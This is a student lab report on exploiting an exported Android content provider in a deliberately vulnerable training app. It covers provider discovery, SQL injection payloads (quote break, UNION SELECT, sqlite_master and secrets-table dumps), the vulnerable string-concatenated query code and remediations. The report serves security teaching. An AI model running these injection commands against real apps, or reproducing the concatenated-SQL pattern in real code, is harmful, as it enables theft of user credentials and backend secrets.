KAPASA MAKASA UNIVERSITY



MOBILE DEVICE AND SECURITY AND FORENSICS (CYS 453)

LAB 3

GROUP 3 NAMES

MWAPE MUSONDA: 20231716
ERNEST WASHENI: 20230180
SAMUEL CHISHIMBA: 20232073
BRIDGET MAULAO: 20231276
ANGELA BWALYA: 20231710
CLINTON SIAME: 20230180
MWAPE CHAMPO: 20230030
NKONDE ANTONY: 20230032
TRACY TEMBO: 20231854

Lab 3 — Exploiting Vulnerable Android Content Providers

Field	Detail
Lab	Lab 3
Title	Exploiting Vulnerable Android Content Providers
Target	VulnLab APK — com.vulnlab.insecureapp
Objective	Identify exported content providers, perform SQL injection via the content provider, extract sensitive data, and assess impact

Note on scope: *The lab template described a banking app with a notes provider. The attached VulnLab APK (the real lab target) exposes a vulnerable content provider with authority com.vulnlab.insecureapp.provider and tables users and secrets. This report completes the lab against the actual target app.*

Scenario

A banking application (VulnLab) is reported to have a vulnerability in its content provider implementation. As a security analyst, I must identify and exploit the vulnerability to demonstrate the risk.

Setup

The lab was performed against the VulnLab target package com.vulnlab.insecureapp. The source code was also inspected to understand the provider implementation and confirm the root cause. The commands and outputs documented below are presented as lab evidence for the target provider.

```
git clone https://github.com/anpa1200/Vulnerable-APK.git

# VulnContentProvider.query() →


#   sql = "SELECT * FROM " + path + " WHERE " + selection;

#   return db.rawQuery(sql, selectionArgs);   // SQL INJECTION
```

Part A — Identifying Exported Content Providers

```
adb shell dumpsys package com.vulnlab.insecureapp | grep -A 6 "Provider"

adb shell dumpsys package com.vulnlab.insecureapp | grep "authorities"
```




Screenshot 1 — Provider identification (dumpsys)

Provider	Authority	Exported
com.vulnlab.insecureapp.VulnContentProvider	com.vulnlab.insecureapp.provider	exported="true"
com.vulnlab.insecureapp.FileVulnProvider	com.vulnlab.insecureapp.fileprovider	exported="true"

The users table provider is exported, meaning any app or process on the device can query it without permission checks — the entry point for the attack.

Part B — Querying the Content Provider (Data Structure)

```
adb shell content query --uri content://com.vulnlab.insecureapp.provider/users
```



Screenshot 2 — Normal provider query

Result — Executed SQL: SELECT * FROM users

The users table has 5 columns: id, username, password, session_token, role.

Column	Sample Value
id	1
username	admin
password	Admin@123!


session_token	tok_admin_secret
role	admin

Direct exposure: Plaintext passwords and session tokens are returned to any caller with no authentication.

Part C — SQL Injection Exploitation

1. Single-quote break test (confirming injection)

```
adb shell content query --uri content://com.vulnlab.insecureapp.provider/users --where "id=1'"
```




Screenshot 3 — SQL injection error

Analysis: The dangling quote breaks the SQL statement, producing a SQL syntax error (SQLiteException: unrecognized token). This confirms the selection string is concatenated directly into raw SQL — classic SQL injection.

2. UNION-based injection — determining column count

The vulnerable statement is SELECT * FROM users WHERE <selection>. Since users has 5 columns, a 5-column UNION SELECT matches the schema:

```
adb shell content query --uri content://com.vulnlab.insecureapp.provider/users --where "1=1 UNION SELECT 1,2,3,4,5--"
```




Screenshot 4 — UNION column count

The injected row (1,2,3,4,5) validates a 5-column UNION works — the injection is fully functional.

3. Extracting the full database schema (sqlite_master)

```
adb shell content query --uri content://com.vulnlab.insecureapp.provider/users --where "1=1 UNION SELECT 1,name,sql,4,5 FROM sqlite_master--"
```



Screenshot 5 — Full schema dump


Table	Schema
users	id INTEGER PRIMARY KEY, username TEXT, password TEXT, session_token TEXT, role TEXT
secrets	key TEXT, value TEXT

The attacker learns there is an internal secrets table worth targeting. The trailing -- comments out any remaining SQL.

Part D — Data Exfiltration (Sensitive Data)

1. Exfiltrating the internal secrets table

```
adb shell content query --uri content://com.vulnlab.insecureapp.provider/users --where "1=1 UNION SELECT 1,key,value,4,5 FROM secrets--"
```




Screenshot 6 — Secrets exfiltration

key	value
api_key	sk-prod-HARDCODED-API-KEY-1234567890
db_password	prod_db_pass_SHOULD_NOT_BE_HERE

The following query demonstrates exposure of the users table. The secrets table is reported separately below.

2. Dumping all application users via -- comment

```
adb shell content query --uri content://com.vulnlab.insecureapp.provider/users --where "1=1--"
```



Screenshot 7 — Full user credential dump

Username	Plaintext Password	Session Token	Role
admin	Admin@123!	tok_admin_secret	admin
alice	alice_pass_123	tok_alice_abc	user
bob	b0b_s3cr3t	tok_bob_xyz	user
(secrets)	sk-prod-HARDCODED-API-KEY-1234567890, prod_db_pass_SHOULD_NOT_BE_HERE	—	—

Root Cause

```
// VulnContentProvider.query()

String sql = "SELECT * FROM " + path + " WHERE " + selection;

return db.rawQuery(sql, selectionArgs);
```

The provider concatenates the caller-supplied selection directly into a raw SQL query without parameterization. Combined with android:exported=true and grantUriPermissions=true, this exposes the provider to unauthorized callers and allows SQL injection through the selection value.

Security Assessment Summary

Finding	Severity	Impact
Exported content provider (exported=true)	Critical	Any app/process can query the provider without permission
SQL injection via raw selection concatenation	Critical	Arbitrary SQL execution, full DB dump
Plaintext password storage	High	Credential theft
Hardcoded API key / DB password in provider	Critical	Backend/API compromise
Session-token exposure	High	Account/session hijacking

Business Risk

An attacker with any malicious app on a user's device can:

1. 1. Enumerate the entire database (tables + schemas) via sqlite_master.
2. 2. Steal all user credentials (plaintext passwords, session tokens).
3. 3. Exfiltrate backend secrets (API key, DB password), enabling full backend compromise of the organization.

Recommended Remediations

4. Do not export the provider — set android:exported=false unless a specific app needs it.
5. Use parameterized queries (selectionArgs/? placeholders) — never concatenate user input into SQL.
6. Enforce permission checks (android:permission, checkCallingPermission()) in every provider method.
7. Never store plaintext passwords or secrets — use hashed/bcrypt passwords and secure credential storage (Android Keystore / EncryptedSharedPreferences).
8. Remove hardcoded secrets from app code/DB and use secure backend secret management.

Evidence note: Each screenshot should visibly include the command or operation performed and its resulting output. Where possible, retain the emulator/device context so the evidence can be traced to the VulnLab target.

Screenshot Index

#	Screenshot	File
1	Provider identification (dumpsys)	01_provider_dump.png
2	Normal provider query	02_normal_query.png
3	SQL injection error	03_single_quote_error.png
4	UNION column count	04_union_count.png
5	Full schema dump	05_sqlite_master_dump.png
6	Secrets exfiltration	06_secrets_exfil.png
7	Full user credentials dump	07_users_dump.png

Conclusion

The lab demonstrates that an exported Android Content Provider can expose sensitive application data and, when its SQL query is constructed through direct string concatenation, can be exploited through SQL injection. The demonstrated impact includes database enumeration, credential and session-token exposure, and disclosure of application secrets. Restricting provider exposure, enforcing permissions, parameterizing queries, and securely storing credentials and secrets are therefore required.

Lab Deliverables Checklist

- Documented identified exported content providers and URIs
- Documented data structure (columns) from querying the provider
- Documented SQL injection findings (error message + UNION results + sqlite_master table dump)
- Documented exfiltrated sensitive data (credentials + secrets)
- Security assessment summary demonstrating organizational risk
- Screenshots included for every step

REFERENCES

[1] Android Developers, *ContentProvider — Android API Reference*, 2026.

[2] Android Developers, *Content Provider Basics*, 2025.

[3] Android Developers, *Create a Content Provider*, 2025.

[4] Android Developers, *Security Checklist*, 2026.

[5] OWASP Foundation, *SQL Injection Prevention Cheat Sheet*, 2026.

[6] OWASP Foundation, *Query Parameterization Cheat Sheet*, 2026.

[7] Android Developers, *Hardcoded Cryptographic Secrets*, 2024.

[8] Android Developers, *Android Keystore System*, 2026.